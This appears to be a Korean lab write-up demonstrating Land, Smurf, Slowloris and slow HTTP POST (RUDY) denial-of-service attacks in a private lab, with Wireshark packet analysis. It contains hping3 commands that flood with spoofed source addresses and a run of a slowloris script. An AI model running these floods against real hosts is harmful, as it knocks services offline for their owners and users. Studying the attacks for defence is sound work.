
-a : 출발지 IP 주소를 192.168.40.130로 설정. IP 스푸핑을 통해 출발지 주소를 위조.


--icmp: ICMP 프로토콜을 사용하여 ICMP Echo Request 패킷을 전송.

--flood: 대량의 패킷을 빠르게 지속적으로 전송하여 DoS 공격을 유발.

2. Land 공격의 패킷 분석하기







캡쳐된 패킷을 분석하면 Src IP와 Dst IP가 모두 Victim의 IP주소인 ICMP request 패킷이 여러개 들어왔습니다. MAC 주소를 살펴보면 Source MAC Address는 victim의 MAC 주소가 아니었고 공격자의 MAC 주소로 설정되어 있었습니다. 이는 출발지 IP와 목적지 IP가 동일한 패킷이지만 실제로 공격자가 MAC 주소를 위조하여 패킷을 전송한 것으로 볼 수 있습니다. 이러한 패킷을 수신한 시스템은 자기 자신으로부터 오는 ICMP 패킷을 계속 처리하려 하며 이는 루프 상태를 발생시켜 결국 시스템 자원을 고갈시킵니다.

Land 공격에 대응하기 위해선 조작된 패킷을 탐지하여 버리고 해당 패킷을 송신한 IP주소를 차단해야 합니다.

Smurf 공격은 출발지 IP 주소를 피해자의 IP 주소로 조작한 ICMP 패킷을 로컬 네트워크에 다이렉트 브로드캐스팅하여 발생하는 공격입니다. 이 공격에서 공격자는 브로드캐스트 주소를 이용해 네트워크 내의 모든 호스트가 피해자에게 응답 패킷을 전송하도록 유도합니다. 결과적으로 피해자는 대량의 ICMP Echo Reply 패킷을 수신하게 되어 과부하가 발생하고 시스템 성능이 저하되거나 서비스 거부(DoS) 상태에 빠질 수 있습니다.

1. Smurf 공격 수행하기

```
┌──(root㉿kali)-[/home/kali]
└─# hping3 192.168.40.129 -a 192.168.40.130 --icmp --flood
HPING 192.168.40.129 (eth0 192.168.40.129): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

사용된 명령어 옵션에 대한 설명은 아래와 같습니다.


192.168.40.129: Agent의 IP 주소입니다.


-a : 출발지 IP 주소를 Victim의 IP주소로 위조합니다.

--icmp: ICMP 프로토콜을 사용하여 패킷을 전송합니다.

--flood: 가능한 최대 속도로 패킷을 빠르게 연속 전송합니다.


2. Smurf 공격의 패킷 분석하기





Source	Destination	Protocol	Lengtl	Info
192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request
192.168.40.129	192.168.40.130	ICMP	60	Echo (ping) reply
192.168.40.130	192.168.40.129	ICMP	60	Echo (ping) request
192.168.40.129	192.168.40.130	ICMP	60	Echo (ping) reply

캡쳐된 패킷을 분석해보면 Victim IP 주소에서 Agent IP주로소 ICMP Echo request 패킷을 전달하고 Agent는 ICMP Echo reply로 응답하는 패턴이 나타납니다. Agent가 Victim IP를 출발지로 위조하여 네트워크 내 여러 호스트에 요청을 보내고 호스트가 피해자에게 대량의 응답을 보내 과부하를 유발하는 방식임을 확인할 수 있었습니다.



한편 공격자의 IP 주소는 확인할 수 없었으나 MAC 주소를 확인해보면 Source MAC address가 공격자의 MAC 주소로 되어 있어서 MAC 주소를 통해 실제 공격자를 추적할 수 있는 단서가 될 수 있음을 알 수 있었습니다.

1. Slow HTTP Header DoS 공격 수행하기


Slow HTTP Header DoS 공격은 Slowloris 공격이라고도 불리며 HTTP 메시지의 헤더 정보를 비정상적으로 조작하여 웹서버가 헤더 정보를 완전히 수신할 때까지 연결을 유지하도록 만드는 공격입니다. 웹서버는 HTTP 메시지의 헤더와 바디를 개행 문자로 구분하는데 개행 문자가 포함되지 않은 불완전한 메시지를 받으면 HTTP 헤더 정보가 아직 완성되지 않은 것으로 인식하여 연결을 계속 유지합니다. 공격자는 다수의 클라이언트로부터 이러한 불완전한 HTTP 메시지를 웹서버에 전송하도록 하여 서버가 정상적인 클라이언트 요청을 처리하지 못하도록 만들어 서비스 거부(DoS) 상태를 초래할 수 있습니다.

1-1) attacker에서 공격코드 작성 및 공격 수행

```
┌──(root㉿kali)-[/home/kali]
└─# vim slowloris.py

┌──(root㉿kali)-[/home/kali]
└─# python3 slowloris.py 192.168.40.130 80 1000
Begin emission
.
Finished sending 1 packets
*
Received 2 packets, got 1 answers, remaining 0 packets
IP / TCP 192.168.40.128:13106 > 192.168.40.130:http A / Raw
Begin emission

Finished sending 1 packets
*
Received 1 packets, got 1 answers, remaining 0 packets
Begin emission

Finished sending 1 packets
*
```

sloworis.py 코드는 대상 서버에 여러 TCP 연결을 만들고 HTTP GET 요청 헤더 끝에 개행 문자를 빼서 연결을 계속 유지하도록 만듭니다. 지정한 횟수만큼 불완전한 요청을 보내서 서버 자원을 고갈시키고 서비스 거부 상태를 유도합니다.

1-2) 공격 확인 및 분석



일반적으로 HTTP 헤더의 끝은 16진수로 0x0d(\r) 0x0a(\n) 두 번으로 끝납니다.

캡처된 패킷을 분석해본 결과 HTTP 헤더가 불완전하게 전송된 것을 확인할 수 있습니다.


GET / HTTP/1.1 요청과 Host: 192.168.40.130 헤더가 포함되어 있으나 정상적인 HTTP 요청에서 마지막에 반드시 있어야 할 헤더 종료를 알리는 개행 문자가 누락되어 있습니다.

이로 인해 서버는 요청이 완전히 도착했다고 판단하지 않고 연결을 계속 유지하며 이런 연결이 쌓일 경우 서버 자원이 고갈되어 서비스 거부(DoS) 상태가 발생할 수 있습니다.


2. Slow HTTP POST 공격(RUDY attack) 수행하기

Slow HTTP POST 공격은 HTTP POST 메시지의 특성을 이용한 서비스 거부(DoS) 공격입니다. 공격자는 Content-Length 헤더에 큰 값을 설정하고 실제 데이터는 아주 느린 속도로 전송하여 서버가 연결을 장시간 유지하게 만듭니다. 이로 인해 서버 자원이 고갈되고 정상적인 요청 처리가 어려워집니다.


2-1) attacker에서 공격코드 다운로드 및 공격 수행




2-2) 공격 확인 및 분석



Wireshark로 패킷을 확인해보니 수많은 POST 요청 패킷이 포착되었습니다.



초기 패킷을 보면, POST / HTTP/1.1 요청이 포함되어 있고, Content-Length는 64 바이트로 설정되어 있습니다. 하지만 실제 전송된 Request body 데이터는 n 한 글자에 불과해 Content-Length에서 지정한 크기보다 훨씬 작았습니다.



이후 패킷을 살펴보면 여전히 POST Method고 Content-Length는 64로 고정되어 있지만 Request body에 담긴 데이터가 점차 증가하여 S1VSAOc0j9HEZ 등으로 길어지고 있음을 확인할 수 있었습니다. 이는 공격자가 데이터를 천천히 조금씩 늘려가면서 서버에 전송하고 있음을 알 수 있었습니다.

Victim 입장에서는 Content-Length가 64로 설정되어 있으므로 body의 64바이트가 모두 도착할 때까지 연결을 계속 유지하게 되는데, 이로 인해 연결이 장시간 유지되면서 서버의 가용성이 저하되고 정상적인 서비스가 어려워지는 상태가 발생할 수 있습니다.